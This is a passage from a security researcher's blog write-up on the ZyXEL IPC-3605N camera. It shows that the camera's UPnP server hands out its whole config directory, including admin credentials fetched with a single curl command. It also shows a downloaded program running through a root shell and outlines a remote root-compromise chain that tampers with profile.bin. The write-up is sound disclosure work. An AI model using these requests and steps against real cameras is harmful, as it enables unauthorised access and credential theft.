16:40:46.691823 IP 10.233.21.2.49959 > 239.255.255.250.1900: UDP, length 363
E.....@...e.
........'.l.sMmNOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age=100
LOCATION: http://10.233.21.2:49152/libupnp.xml
NT: urn:schemas-upnp-org:service:BasicService:1
NTS: ssdp:alive
SERVER: Linux/2.6.28, UPnP/1.0, Portable SDK for UPnP devices/1.4.1
X-User-Agent: redsonic
USN: uuid:IPC-3605N_0018FB4002C3::urn:schemas-upnp-org:service:BasicService:1
```

This is a Simple Service Discovery Protocol (https://en.wikipedia.org/wiki/Simple_Service_Discovery_Protocol) message, advertising a URL for the webserver on port 49152. Accessing the URL returns this

```
$ curl http://10.233.21.2:49152/libupnp.xml
<?xml version="1.0"?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
<specVersion>
<major>1</major>
<minor>0</minor>
</specVersion>
<device>
<deviceType>urn:schemas-upnp-org:device:Basic:1</deviceType>
<friendlyName>ZyXEL IPC-3605N - 0018FB4002C3</friendlyName>
<manufacturer>ZyXEL</manufacturer>
<manufacturerURL>http://www.zyxel.com</manufacturerURL>
<modelDescription>ZyXEL IPC-3605N Indoor Network Camera</modelDescription>
<modelName>ZyXEL IPC-3605N</modelName>
<modelNumber>IPC-3605N</modelNumber>
<modelURL>http://www.zyxel.com</modelURL>
<serialNumber>0018FB4002C3</serialNumber>
<firmwareVersion>1.4_91301163083</firmwareVersion>
<UDN>uuid:IPC-3605N_0018FB4002C3</UDN>
<UPC>0018FB4002C3</UPC>
<serviceList>
<service>
<serviceType>urn:schemas-upnp-org:service:BasicService:1</serviceType>
<serviceId>urn:upnp-org:serviceId:BasicServiceId</serviceId>
<controlURL>/</controlURL>
<eventSubURL>/</eventSubURL>
<SCPDURL>/</SCPDURL>
</service>
</serviceList>
<presentationURL>http://10.233.21.2:80</presentationURL>
</device>
</root>
```

Note - this service appears to be on port 49152 sometimes and sometimes on 49153. I'm not sure why it changes. Just capture the SSDP traffic broadcast from the device on UDP port 1900 to figure it out.

This is completely boring and not interesting in any way. But I also have a root shell, so I can check what process is serving this. It turns out to be run as `upnp --ipaddr 10.233.21.2 --webdir /etc/config --desc libupnp.xml`. Looking in `/etc/config` shows plenty of files

```
ls -l /etc/config
-rw-r--r--    1 root     root            31 Jan  1  1970 acc
-rw-r--r--    1 root     root           147 Jun 13  2012 activex.xml
-rw-r--r--    1 root     root          4333 Jun 13  2012 camera_setting.xml
-rw-r--r--    1 root     root            37 Jan  1  1970 cron.xml
-rw-r--r--    1 root     root           152 Aug 15 13:55 crontab
-rw-r--r--    1 root     root           186 Jan  1  1970 ddns.xml
-rw-r--r--    1 root     root            52 Jan  1  1970 debug.cfg
-rw-r--r--    1 root     root            37 Jan  1  1970 eServer.xml
-rw-r--r--    1 root     root            46 Jan  1  1970 etmp
-rw-r--r--    1 root     root             0 Jan  1  1970 eventlist
-rw-r--r--    1 root     root           177 Jan  1  1970 ftp.xml
-rw-r--r--    1 root     root            79 Jan  1  1970 http.xml
-rw-r--r--    1 root     root           142 Jan  1  1970 image.xml
-rw-r--r--    1 root     root           590 Jan  1  1970 ip.xml
-rw-r--r--    1 root     root          1036 Aug 17 04:44 libupnp.xml
-rw-r--r--    1 root     root           549 Jan  1  1970 loitering.xml
-rw-r--r--    1 root     root           954 Aug 17 04:02 md.xml
-rw-r--r--    1 root     root          3176 Jan  1  1970 md_sen_table.xml
-rw-r--r--    1 root     root            62 Jun 13  2012 model.xml
-rw-r--r--    1 root     root            97 Jun 13  2012 modelname.xml
-rw-r--r--    1 root     root           660 Jan  1  1970 netadv.xml
-rw-r--r--    1 root     root           107 Jan  1  1970 notify.xml
drwxr-xr-x    2 root     root             0 Jan  1  1970 onvif
-rw-r--r--    1 root     root          2157 Aug 15 16:20 param.xml
-rw-r--r--    1 root     root          1261 Jan  1  1970 patrol.xml
-rw-r--r--    1 root     root          2845 Jan  1  1970 presetpoint.xml
-rw-r--r--    1 root     root           963 Jan  1  1970 ptz.xml
lrwxrwxrwx    1 root     root            33 Aug 15 13:55 recording_server.xml -> /etc/co
-rw-r--r--    1 root     root           823 Aug 15 13:55 recording_server1.xml
-rw-r--r--    1 root     root           293 Jan  1  1970 rtp.xml
-rw-r--r--    1 root     root           561 Jan  1  1970 sd_config.xml
-rw-r--r--    1 root     root           311 Jan  1  1970 sms.xml
-rw-r--r--    1 root     root           292 Jan  1  1970 smtp.xml
-rw-r--r--    1 root     root           154 Jan  1  1970 socks.xml
-rw-r--r--    1 root     root           109 Jan  1  1970 tampering.xml
-rw-r--r--    1 root     root            91 Jan  1  1970 timer.xml
-rw-r--r--    1 root     root          5830 Jun 13  2012 timezone.cfg
-rw-r--r--    1 root     root            62 Aug 17 03:46 upgrade_flag.xml
-rw-r--r--    1 root     root           149 Jan  1  1970 upnp.xml
```

Surely the web server wouldn't *just serve me any of those files* if I ask for them right?

```
$ curl http://10.233.21.2:49152/sms.xml
<?xml version="1.0"?>
<sms>
<SMS_Enable>NO</SMS_Enable>
<provider>Clickatell</provider>
<username></username>
<password></password>
<apiid></apiid>
<country_value></country_value>
<country_code></country_code>
<phone_number></phone_number>
<phone_number2></phone_number2>
<phone_number3></phone_number3>
</sms>
```

As it would turn out **the upnp server serves the entire contents of `/etc/config`** to anyone requesting it. In this case the file `sms.xml` contains the data you can configure from the web administration interface. So **anything you configure on the administration interface is available for the entire world to download**.

If you ever forget your admin username & password, you can always download it using this request

```
$ curl http://10.233.21.2:49153/acc
admin:gWObCmJTwp6V2:admin:1234
```

running my own code

I did not really feel this would be complete without running some of my own code, so I wrote a little C program.

```
#include <stdio.h>

int main(int argc, char *argv[]) {
    fwrite("hello camera\n", 1, 13, stdout);
        return 0;
}
```

To compile this I needed a cross compiler. I'm using Ubuntu 18.04 as my desktop so I installed the package `gcc-7-arm-linux-gnueabi`. Then I am able to run `arm-linux-gnueabi-gcc-7 -march=armv5 -s -o ./hello_camera ./hello_camera.c`. This creates an ELF executable that runs on ARM v5 linux hosts. I needed to get the program over to camera somehow, since `wget` was present I was able to start an HTTP server on my desktop temporarily by running `python3 -m http.server 8888`.

On the camera via telnet I ran

```
 # wget http://192.168.166.113:8888/hello_camera && chmod a+x ./hello_camera && ./hello
Connecting to 192.168.166.113:8888 (192.168.166.113:8888)
hello_camera         100% |*************************************************************
hello camera
```

So my program runs. I did not proceed any farther than this yet, but it would be neat to actually have this machine as a host with a proper SSH server.

A one-shot vulnerability proof of concept

Since I have multiple vulnerabilities identified now, I wanted to assemble together a one-shot process for remotely compromising these cameras.

The process should work as follows

1. Ask the UPnP server for the web UI username & password
2. Download the export of the `profile.bin`
3. Modify the `profile.bin` to include files to start up a telnet server by setting `mnt/mtd/postDebug.sh`
4. Upload the modified `profile.bin` to the target device
5. Reboot the device remotely
6. Access the root shell now available on the device

This turned out to be far larger than I originally anticipated, but it is possible. There are all sorts of quirks, including the fact that the remote http server only executes the associated shell scripts as you read the body from the TCP connection. So if you don't read the body on something like the reboot request, it won't actually reboot.

I created a complete Python script to do all of this it is available on Github (https://github.com/hydrogen18/zyxel_ipc_camera_pwn). I did not test this "in the wild", but I did get another device off eBay that had it's password set by the user that sent it to me. I was able to run my script and telnet in after just a few minutes.

Conclusion

Don't use these devices, even for something that does not matter. If an attacker gets access to your network they could compromise one of these devices very quickly. Even if the video feed was not actually sensitive, this device could be used to launch attacks against other parts of your network.